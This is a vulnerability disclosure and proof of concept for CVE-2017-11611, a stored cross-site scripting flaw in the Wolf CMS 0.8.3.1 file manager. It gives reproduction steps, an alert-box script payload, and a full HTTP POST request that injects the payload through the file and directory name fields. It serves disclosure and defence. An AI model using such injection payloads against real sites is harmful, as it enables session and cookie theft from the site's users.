WolfCMS-v0.8.3.1
Cross Site Scripting(XSS)
Assigned CVE Number:
CVE-2017-11611

Proof-of-Concept

Submitted by:
Author: Faiz Ahmed Zaidi
Organization: Provensec LLC
Website: http://provensec.com/

National Vulnerability Database

(https://nvd.nist.gov/cvss/v2-calculator)

Overall CVSS Score: 3.3

CVSS v2 Vector(AV:N/AC:M/Au:S/C:P/I:N/A:N/E:F/RL:U/RC:C)

Proof-of-Concept

Hello,

I would like to report a vulnerability that I discovered in Wolf CMS (wolf cms-0.8.3.1), which can be exploited to perform Cross-Site Scripting (XSS) attacks. The vulnerability exists due to insufficient sanitization in the "create-file-popup" and "create-directory-popup" both parameters uses HTTP POST method passed to "/plugin/file_manager/" script.The exploitation example below uses the "alert()" JavaScript function to display "Provensec" word.

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted web sites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source; the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

Vulnerability Type:
Cross Site Scripting (XSS)

Vendor of Product:
WolfCMS

Affected Product Code Base:
WolfCMS (https://www.wolfcms.org/) - wolfcms-0.8.3.1

Affected Component:

http://localhost/wolfcms-0.8.3.1/wolfcms/?/admin/plugin/file_manager/browse//#create-file-popup ,

http://localhost/wolfcms-0.8.3.1/wolfcms/?/admin/plugin/file_manager/browse//#create-directory-popup

---

Attack Type:
Remote

Attack Vectors:

Steps:
1.Login to Wolf CMS.
2.Open the URL "http://localhost/wolfcms-0.8.3.1/wolfcms/?/admin/plugin/file_manager/browse//#create-file-popup" or "http://localhost/wolfcms-0.8.3.1/wolfcms/?/admin/plugin/file_manager/browse//#create-directory-popup".
3.Create a new file or new directory.
4.In name parameter, insert payload in it. Here, payload I used "<script>alert(/Provensec/)</script>".
5.Click on create button.
6.XSS gets executed on "http://localhost/wolfcms-0.8.3.1/wolfcms/?/admin/plugin/file_manager/browse/" page.

POC are:



Fig 1.1

```
POST /wolfcms-0.8.3.1/wolfcms/?/admin/plugin/file_manager/create_file HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wolfcms-0.8.3.1/wolfcms/?/admin/plugin/file_manager/browse//
Content-Type: application/x-www-form-urlencoded
Content-Length: 177
Cookie: PHPSESSID=03o2vktofmktqblvb8tmdckt64
Connection: close
Upgrade-Insecure-Requests: 1

csrf_token=bc6b7d1156d6d6e15250bb51a5670be3eec073123f029180b77ae6751dae9794&file%5Bpath%5D=%2F&
file%5Bname%5D=%3Cscript%3Ealert%28%2FProvensec%2F%29%3C%2Fscript%3E&commit=Create
```

Fig 1.2



Fig 1.3



Fig 1.4

Reference:
https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)

Discoverer:
Author: Faiz Ahmed Zaidi Organization: Provensec LLC Website:
http://provensec.com/